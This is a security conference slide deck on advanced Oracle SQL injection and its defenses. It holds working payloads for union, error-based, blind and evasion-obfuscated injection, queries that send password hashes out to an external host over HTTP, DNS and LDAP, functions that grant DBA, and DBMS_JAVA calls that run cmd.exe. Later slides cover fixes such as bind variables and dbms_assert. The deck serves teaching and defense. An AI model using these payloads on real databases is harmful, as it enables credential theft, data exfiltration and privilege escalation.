# Advanced SQL Injection Techniques (and how to protect against them)

Slavik Markovich
CTO, Sentrigo

# About Me I

Co-Founder & CTO of Sentrigo

http://www.slaviks-blog.com

sentrigo™

# About Me II

```
CREATE OR REPLACE PACKAGE fuzzor
--------------------------------------------------------------------------------
-- FuzzOr - An Oracle PL/SQL fuzzer written in PL/SQL.
-- The FuzzOr is a PL/SQL package that uses backend tables to drive its executions and store the results.
--
-- Copyright (C) 2008  Slavik Markovich
--
-- This program is free software: you can redistribute it and/or modify
-- it under the terms of the GNU General Public License as published by
-- the Free Software Foundation, either version 3 of the License, or
-- (at your option) any later version.
--
-- This program is distributed in the hope that it will be useful,
-- but WITHOUT ANY WARRANTY; without even the implied warranty of
-- MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
-- GNU General Public License for more details.
--
-- You should have received a copy of the GNU General Public License
-- along with this program.  If not, see <http://www.gnu.org/licenses/>.
--
-- Prerequisites:
--   The user running this package should be directly (not through a role) granted the 'create table', 'create sequence'
--
-- Usage (of course, you should choose a different username/password):
-- SYS> CREATE USER fuzz IDENTIFIED BY fuzz DEFAULT TABLESPACE users TEMPORARY TABLESPACE temp;
-- -- Granting the execute any procedure is optional - and dangerous. Never do this on production. You can grant specific
-- SYS> GRANT create session, create table, create sequence, create procedure, execute any procedure TO fuzz;
-- SYS> ALTER USER fuzz QUOTA 300m ON users;
-- SYS> CONN fuzz/fuzz
-- -- Make sure that fuzzor.sql is on the SQL PATH
-- FUZZ> set serveroutput on
-- FUZZ> @fuzzor
```



sentrigo™

# About Me III

## Credit Statement

The following people or organizations discovered and brought security vulnerabilities addressed by this Critical Patch Update to
Arciemowicz of SecurityReason; Okan Basegmez of DORASEC Consulting; Check Point Software; Esteban Martinez Fayo of App
of iDefense; Roy Fox of Sentrigo; Tobias Klein; Ofer Maor of Hacktics; MarkoT of Corelan Team; Slavik Markovich of Sentrigo; A
TippingPoint Zero Day Initiative; Monarch2020 of unsecurityresearch; Timothy D. Morgan of Virtual Security Research; Martin C
of Corsaire Limited; Cody Pierce of TippingPoint DVLabs; Andrea Purificato; an Anonymous Reporter of TippingPoint Zero Day
Wyższa Szkoła Informatyki; Sumit Siddharth; Frank Stuart; Laszlo Toth; Janek Vind of iDefense; and Dennis Yurichev of Sentrigo

### Security-In-Depth Contributors

Oracle provides recognition to people that have contributed to our Security-In-Depth program (see FAQ). People are recognized
they provide information, observations or suggestions pertaining to security vulnerability issues that result in significant modificat
future releases, but are not of such a critical nature that they are distributed in Critical Patch Updates.

For this Critical Patch Update, Oracle recognizes Stefano Di Paola of Minded Security; Alexandr Polyakov of Digital Security; Ian
Security; Chris Weber of Casaba Security; and Paul M. Wright for contributions to Oracle's Security-In-Depth program.

## Critical Patch Update Schedule

Critical Patch Updates are typically released on the Tuesday closest to the 15th day of January, April, July and October. Starting
release of Critical Patch Updates will be on the Tuesday closest to the 17th day of January, April, July and October. The next four

- 12 October 2010
- 18 January 2011
- 19 April 2011
- 19 July 2011

sentrigo™

# Agenda

- Describe SQL Injection
- What's unique about Oracle
- Identifying SQL Injection in web applications
- Exploiting SQL Injection
  - In-band
  - Out-of-band
  - Blind
- Advanced Techniques
- SQL Injection within the database
- Protecting against SQL injection



sentrigo™

# Why are Databases a Security Threat?

Databases hold volumes of sensitive data

e.g. credit card numbers, financial results, bank records, billing information, intellectual property, customer lists, personal data …


But:

- Databases are not monitored
- Seldom upgraded
- Not patched

**This makes databases an easy target**

sentrigo™

# Complex Environments




sentrigo™

# How easy is it to break into a database?


**Very easy….**

sentrigo™

# Security Problems

- Weak / default passwords + poorly encrypted
- Misconfigurations
- Missing security patches/patchsets/old versions/0days
- Excessive privileges
- Unsecured Listener
- No internal network boundaries
- External resources
  - Contractors, outsourcing, etc.
- No encryption of data in motion and at rest
- No monitoring of access and logs



sentrigo™

# Database Attack Vectors

- OS attacks
- Network attacks
- SQL Injection
  - Many types and methods
- Buffer Overflows
- DB Engine bugs
- Password attacks
- Coffee Attack



sentrigo™


# The Attack Of The Janitor

sentrigo™

# SQL Injection - Wikipedia


- A technique that exploits a security vulnerability occurring in the database layer of an application.
- The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

# Breach Example - Heartland



- 4 or more criminals (one previously convicted in TJX and many more hacks) hacked into outward facing application using SQL Injection
- Used backend SQL server to take control of other systems
- Found workstation with VPN connection open to payment systems
- Result: estimated 130 million credit and debit card numbers stolen from databases
- **Could it be stopped?**

sentrigo™

# SQL Injection

- Exists in any layer of any application
  - C/S and Web Applications
  - Stored program units
    - Built in
    - User created
- Has many forms
  - Extra queries, unions, order by, sub selects



sentrigo™

# Simple Example

```
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(
"select * from user_details where user_name
= '" + username + "' and password = '" +
password + "'");
```

```
username = "' or 1=1 --"
```

```
Select * from user_details where user_name =
'' or 1=1 -- ' and password = ''
```

# What's Unique About Oracle - I

- No stacked queries
  - Cannot add "; do something nasty"

```
select * from AdventureWorks.HumanResources.Employee where
EmployeeID = 1; EXEC master.dbo.xp_sendmail
    @recipients=N'royf@sentrigo.com',
    @query = N'select user, password from sys.syslogins
where password is not null' ;
```

  - Unless you get really lucky to be injected into PL/SQL



sentrigo™

# What's Unique About Oracle - II

- Native error messages are not controlled
  - SQL Server

```
select * from users where username = ''
having 1=1 -- and password = ''
Msg 8120, Level 16, State 1, Line 1
Column 'users.username' is invalid in the
select list because it is not contained in
either an aggregate function or the GROUP BY
clause.
```



sentrigo™

# What's Unique About Oracle - III

- No easy way to escape DB to OS
  - No convenient xp_cmdshell
- No easy way to do time based blind SQL injection (more later)
  - No convenient WAITFOR DELAY
- Although very large attack surface, very hard to take advantage from within SELECT statements



sentrigo™

# Identifying SQL Injection - Web

- Find a target via Google ("Google dorks")
  - ociparse, ociexecute, OCIStmtExecute
  - ORA-01756, 907, 933, 917, 900, 903, 906, 923, 970, 1742, 1789
  - Oracle+JDBC+Driver
  - inurl:/pls/portal30
- Web application security scanner (Acunetix, Pangolin, SQLMap)
- Manually
  - Pass in '



sentrigo™

# SQL Injection Types

- In band – Use injection to return extra data
  - Part of normal result set (unions)
  - In error messages
- Out of band – Use alternative route like UTL_HTTP, DNS to extract data
- Blind / Inference – No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurements and more



sentrigo™

# SQL Injection In-Band - Unions

- In the previous example pass username as

```
'' and 1=0 union select banner from
v$version where rownum = 1 --"
```

- So the statement becomes

```
select * from user_details where user_name =
'' and 1=0 union select banner from
v$version where rownum = 1 --' and password
= ''
```

- Find number of columns by adding nulls to the column list or by using order by #



sentrigo™

# SQL Injection In-Band – Errors - I

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;
localhost
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
select utl_inaddr.get_host_name((select
username||'='||password from dba_users where rownum=1))
from dual
*
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```



sentrigo™

# SQL Injection In-Band – Errors - II

- utl_inaddr.get_host_name is blocked by default on newer databases
- Many other options
  - dbms_aw_xml.readawmetadata
  - ordsys.ord_dicom.getmappingxpath
  - ctxsys.drithsx.sn

```
' or dbms_aw_xml.readawmetadata((select
sys_context('USERENV', 'SESSION_USER') from
dual), null) is null --
```



sentrigo™

# SQL Injection Out-of-band

- Send information via HTTP to an external site via HTTPURI

```
select HTTPURITYPE('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1) ).getclob()
from dual;
```

- Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.sentrigo.com/'||
(select password from dba_users where rownum=1)) from dual;
```

- Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select password
from dba_users where rownum=1)||'.sentrigo.com/' )
from dual;
```

DNS-Request: www.8A8F025737A9097A.sentrigo.com



sentrigo™

# SQL Injection OOB (Cont'd)

```
SELECT SYS.DBMS_LDAP.INIT((SELECT user from dual) || '.sentrigo.com',80) FROM DUAL
```



sentrigo™

# Blind SQL Injection - I

- A guessing game
- Binary results – either our guess is true or it is false
- Requires many more queries
  - Time consuming and resource consuming
  - Can benefit from parallelizing
  - Must be automated

# Blind SQL Injection - I

Pseudo-Code:

If the first character of the sys-hashkey is a 'A'

then

select count(*) from all_objects,all_objects

else

select count(*) from dual

end if;



sentrigo™

# Blind SQL Injection - II

- Either use decode or case statements
- Customary used with short or long queries since dbms_lock.sleep is not a function
- Can be used with functions that receive a timeout like dbms_pipe.receive_message

```
' or 1 = case when substr(user, 1, 1) = 'S'
then dbms_pipe.receive_message('kuku', 10)
else 1 end --
```

```
' or 1 = decode(substr(user, 1, 1) = 'S',
dbms_pipe.receive_message ('kuku', 10), 1)
```



sentrigo™

# Advanced Techniques – Evasion - I

- Concatenation

```
' or dbms_aw_xml.readawmetadata((select sys_context('US' ||
'ERENV', 'SESS' || 'ION_US' || 'ER') from dual), null) is
null --
```

- Changing case

```
' or dbMS_aW_xMl.reAdaWmetaData((select sYS_cONtExt('US' ||
'ERENV', 'SESS' || 'ION_US' || 'ER') from dUAl), null) is
null –
```

- Using alternative functions
  - Instead of UTL_INADDR
  - dbms_aw_xml.readawmetadata
  - ordsys.ord_dicom.getmappingxpath
  - ctxsys.drithsx.sn



sentrigo™

# Advanced Techniques – Evasion - II

- Conversions
  - Translate

```
begin
dbms_output.put_line(translate('userenv','qwertyuiopasdfghj
klzxcvbnm(),.0123456789|;[]''',']['|9876543210.,)
(mnbvcxzlkjhgfdsapoiuytrewq~'));end;
72;|;zc
```

  - CHR

```
' or dbms_aw_xml.readawmetadata((select
sys_context(chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||
chr(78)||chr(86), chr( 68)||chr(66)||chr(95)||chr(78)||
chr(65)||chr(77)||chr(69)) from dual), null) is null --
```

  - Base64

```
dbms_output.put_line(utl_encode.text_encode('userenv',
'WE8ISO8859P1', UTL_ENCODE.BASE64));end;
/
dXNlcmVudg==
```

sentrigo™

# Advanced Techniques – Evasion - III

- Comments instead of spaces

```
'/**/or/**/dbms_aw_xml.readawmetadata((select/**/sys_contex
t(chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||
chr(86), chr( 68)||chr(66)||chr(95)||chr(78)||chr(65)||
chr(77)||chr(69))/**/from/**/dual),null)/**/is/**/null--
```

- Randomization
  - All of the above techniques used in random



sentrigo™

# Advanced Techniques – Data - I

- Combining multiple rows into one result
  - STRAGG – available from 11g, sometimes available as a custom function in earlier versions. Be careful as the implementation seems to be buggy and can crash your session.

```
' or dbms_aw_xml.readawmetadata((select
sys.stragg(username || ',') from all_users),
null) is null --
```



sentrigo™

# Advanced Techniques – Data - II

- Combining multiple rows into one result
  - XML

```
' or dbms_aw_xml.readawmetadata((select xmltransform
(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:templ
ate match="/"><xsl:for-each
select="/ROWSET/USERNAME"><xsl:value-of
select="text()"/>;</xsl:for-
each></xsl:template></xsl:stylesheet>')).getstringval()
listagg from all_users), null) is null --
```

# Advanced Techniques – Data - III

- Combining multiple rows into one result
  - Connect By

```
' or dbms_aw_xml.readawmetadata((SELECT SUBSTR
(SYS_CONNECT_BY_PATH (username, ';'), 2) csv FROM (SELECT
username , ROW_NUMBER() OVER (ORDER BY username ) rn, COUNT
(*) OVER () cnt FROM all_users) WHERE rn = cnt START WITH
rn = 1 CONNECT BY rn = PRIOR rn + 1
), null) is null --
```

# Privilege Escalation I

- Use of privileged user by the application
- Injection is in privileged stored program
- DML/DDL/DCL is possible
  - Auxiliary functions
  - SYS.KUPP$PROC.CREATE_MASTER_PROCESS
  - DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC (Fixed in July 09 CPU)



sentrigo™

# Privileged Escalation II

- Injection is in an unprivileged procedure
  - Many vulnerabilities exist
- Escape to the OS
  - Using Java
  - SELECT DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper c:\\windows\\system32\\cmd.exe /c dir>C:\\OUT.LST') FROM DUAL) is not null --
  - SELECT DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper','main', 'c:\\windows\\system32\\cmd.exe','/c','dir>c:\\OUT2.LST') FROM DUAL) is not null –
  - Using DBMS_SCHEDULER



sentrigo™

# SQL Injection – PL/SQL

- Two execution modes
  - Definer rights
  - Invoker rights
- Source code not always available
  - There are several un-wrappers available
  - One can find injections without source
    - Find dependencies
    - Trial and error
    - v$sql
    - Fuzzer
    - Oracle Patches



sentrigo™

# Demo Procedure

```
create or replace
PROCEDURE retrieve_data_bad(
  p_owner           IN VARCHAR2,
  p_table_name      IN VARCHAR2,
  p_rows            IN NUMBER := 10)
AS
  l_cr              INTEGER;
  l_res             INTEGER;
  l_col_count       INTEGER;
  l_rec_tab         dbms_sql.desc_tab;
  l_res_col         VARCHAR2(32000);
BEGIN
  l_cr := dbms_sql.open_cursor;
  dbms_sql.parse(l_cr, 'SELECT * FROM ' || p_owner || '.' || p_table_name || ' WHERE ROWNUM <= ' || p_rows,
    dbms_sql.NATIVE);
  dbms_sql.describe_columns(l_cr, l_col_count, l_rec_tab);
  FOR l_i IN 1 .. l_col_count LOOP
    dbms_sql.define_column_char(l_cr, l_i, l_res_col, 32000);
  END LOOP;
  l_res := dbms_sql.execute(l_cr);
  LOOP
    l_res := dbms_sql.fetch_rows(l_cr);
    EXIT WHEN l_res = 0;
    FOR l_i IN 1 .. l_col_count LOOP
      dbms_sql.column_value_char(l_cr, l_i, l_res_col);
      dbms_output.put_line(l_rec_tab(l_i).col_name || ' = ' || TRIM(l_res_col));
    END LOOP;
  END LOOP;
  dbms_sql.close_cursor(l_cr);
EXCEPTION
  WHEN OTHERS THEN
    IF dbms_sql.is_open(l_cr) THEN
      dbms_sql.close_cursor(l_cr);
    END IF;
    raise_application_error(-20001, 'Error executing select statement: ' || sqlerrm);
END retrieve_data_bad;
```



sentrigo™

# SQL Injection – Inject SQL

```
SCOTT> set serveroutput on
SCOTT> exec sys.retrieve_data_bad('SCOTT', 'EMP', 1)
EMPNO = 7369
ENAME = SMITH
JOB = CLERK
MGR = 7902
HIREDATE = 17-DEC-80
SAL = 800
COMM =
DEPTNO = 20
```



sentrigo™

# SQL Injection – Inject SQL

```
SCOTT> exec sys.retrieve_data_bad('dual where 1=2 union
select name || '':'' || password from user$ where user#
= 0--', null);
DUMMY = SYS:8A8F025737A9097A
```

```
SELECT * FROM dual where 1=2 union select name || ':' ||
password from user$ where user# = 0--. WHERE ROWNUM <= 10
```



sentrigo™

# SQL Injection – Inject Functions

```
CREATE OR REPLACE FUNCTION attack
RETURN VARCHAR2
AUTHID CURRENT_USER
IS
        PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
        EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
        RETURN '1';
END attack;
/
```



sentrigo™

# SQL Injection – Inject Functions

```
SCOTT> exec sys.retrieve_data_bad('dual where ''x'' =
scott.attack() --', null)
PL/SQL procedure successfully completed.

SCOTT> select * from user_role_privs;
USERNAME                       GRANTED_ROLE                    ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          DBA                             NO  YES NO
SCOTT                          CONNECT                         NO  YES NO
SCOTT                          RESOURCE                        NO  YES NO

* The resulting SQL
SELECT * FROM dual where 'x' = scott.attack() --. WHERE ROWNUM <=
10
```



sentrigo™

# SQL Injection – Cursor Injection

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
EXECUTE IMMEDIATE ''GRANT dba to public''; END;',
dbms_sql.native);
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute('
|| l_cr || ')  --', null);
END;
/
* Does not work in 11g
```



sentrigo™

# SQL Injection – IDS Evasion

```
DECLARE
    l_cr        NUMBER;
    l_res       NUMBER;
BEGIN
    l_cr := dbms_sql.open_cursor;
    dbms_sql.parse(l_cr,
        translate('1;vm3|; 4|3.13 3795z51572_9|3z23v965ze x;.6z
;b;v79; 611;1639; ~.|3z9 1x3 95
47xm6v~e ;z1e',
'][;|9876543210.,)(mnbvcxzlkjhgfdsapoiuytrewq~',
'qwertyuiopasdfghjklzxcvbnm(),.0123456789|;[]'''),
dbms_sql.native);
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute(' ||
l_cr || ')  --', null);
END;
/
```



sentrigo™

# SQL Injection – Fix 0

Of course, the easiest is to run code with invoker rights

```
CREATE PROCEDURE retrieve_data_bad(
   p_owner                IN VARCHAR2,
   p_table_name           IN VARCHAR2,
   p_rows                 IN NUMBER := 10)
AUTHID CURRENT_USER
AS
```



sentrigo™

# SQL Injection – Fix I

- **Let's fix the code:**

```
l_owner := sys.dbms_assert.schema_name(p_owner);
l_table_name :=
  sys.dbms_assert.sql_object_name(l_owner || '.' ||
  p_table_name);
dbms_sql.parse(l_cr, 'SELECT * FROM ' || l_owner ||
  '.' || p_table_name || ' WHERE ROWNUM <= ' ||
  p_rows, dbms_sql.NATIVE);
```

But, what about the following ("object injection"):

```
create user "emp where 1=scott.attack() --"...
create table "emp where 1=scott.attack() --"...
```



sentrigo™

# SQL Injection – Fix II

- Enquote when needed

```
l_owner :=
sys.dbms_assert.enquote_name(sys.dbms_assert.schema_
name(p_owner));
l_table_name :=
sys.dbms_assert.enquote_name(p_table_name);
```



sentrigo™

# SQL Injection – Lateral Injection

- Code does not have to receive parameters to be injected

```
EXECUTE IMMEDIATE 'update x set y =
''' || SYSDATE || '''';
```

- Running this code before:

```
ALTER SESSION SET NLS_DATE_FORMAT =
'"1'' and scott.attack()=''x''--"';

ALTER SESSION SET
NLS_NUMERIC_CHARACTERS = ''.' ;
```

# SQL Injection – Fix III

- Use bind variables

```
dbms_sql.parse(l_cr, 'SELECT * FROM ' ||
  l_owner || '.' || l_table_name || ' WHERE
  ROWNUM <= :r', dbms_sql.NATIVE);
dbms_sql.bind_variable(l_cr, 'r', p_rows);
```

*** You can use bind variables with EXECUTE IMMEDIATE with the USING keyword**



sentrigo™

# Finding Vulnerable Code

- Finding dynamic query code

```
select * from dba_dependencies where
referenced_name = 'DBMS_SQL'
```


```
select * from dba_source where upper(text)
like '%IMMEDIATE%'
```



sentrigo™

# Fuzzing

**Fuzz testing** or **fuzzing** is a software testing technique that provides random data ("fuzz") to the inputs of a program. If the program fails (for example, by crashing, or by failing built-in code assertions), the defects can be noted.
The great advantage of fuzz testing is that the test design is extremely simple, and free of preconceptions about system behavior.



# PL/SQL – The Right Tool

- Easy to run SQL
- Built-in the database
- Cross platform
- Good enough for the task
- DBAs already speak it fluently
- Can be easily scheduled as a DB job



sentrigo™

# Caution – Use With Care

- Fuzzing on production is a BIG no-no
- Be sure to receive permission from the DB owner
- Clean fuzz run does not mean you are secure


sentrigo™

# Invoking Fuzzed Code

- Catch interesting errors
  - ORA-00921: unexpected end of SQL command
  - ORA-00936: missing expression
  - ORA-00933: SQL command not properly ended
  - ORA-00970, ORA-00907, ORA-01756, ORA-00923, ORA-00900, PLS-00103, LPX-00601, ORA-00604
  - Crashes – for C code
    - ORA-03113 – might also be an instance crash
    - ORA-03114, ORA-01012
    - ORA-00600 – Internal error
  - etc.



sentrigo™

# Defense - Developers

- Use **static SQL** – 99% of web applications should never use dynamic statements
- Use **bind** variables – where possible
- Always **validate** user/database input for dynamic statements (dbms_assert)
- Be extra careful with dynamic statements - get 3 people who do not like you to **review and approve** your code
- Use **programmatic frameworks** that encourage (almost force) bind variables
  - For example: Hibernate (Java O/R mapping)
- Database schema for your application should have **minimal privileges**



sentrigo™

# Defense - Developers

- Avoid **hard-coding** username/password
- **Wrap** sensitive/important program code – even if not really safe
- Use **fully qualified names** for function and procedure calls
- Use **invoker** rights
- Be careful with **file access**
- Be careful with **OS command execution**
- Never return **DB errors** to the end-user



sentrigo™

# Defense - Managers

- Setup secure coding policies for the different languages
- Make the coding policies part of every contract –external and internal
- Default document for all developers



sentrigo™

# Defense - DBAs

- Apply **patch sets, upgrades and CPUs**
  - Easier said than done
- Check for default and weak **passwords** regularly
- Secure the **network**
  - Listener passwords
  - Valid node checking + firewall
- Use **encryption** where appropriate
- **Install** only what you **use**, remove all else
  - Reduce your attack surface
- The **least privilege principle**
  - Lock down packages
    - System access, file access, network access



sentrigo™

# Defense - Awareness

- Think like a hacker
  - Learn about exploits
  - Always look for security issues
    - Configuration, permissions, bugs
- Learn and use available tools
  - SQLMap, Pangolin, Matrixay, darkOraSQLi.py, SQLPowerInjector, mod_security, OAK, bfora.pl, checkpwd, orabf, nmap, tnsprobe, WinSID, woraauthbf, tnscmd, Inguma, Metasploit, Wireshark, Hydra, Cryptool, etc.



sentrigo™

# Defense - Hedgehog

- Try Hedgehog - http://www.sentrigo.com
  - Virtual patching
  - SQL Injection protection
  - Fine grain auditing
  - Centralized management
  - More…
- Try DB Scanner
  - Weak passwords
  - Missing patches / CPUs
  - Malware detection
  - More...

sentrigo™

# Questions?

Thanks !!!

sentrigo™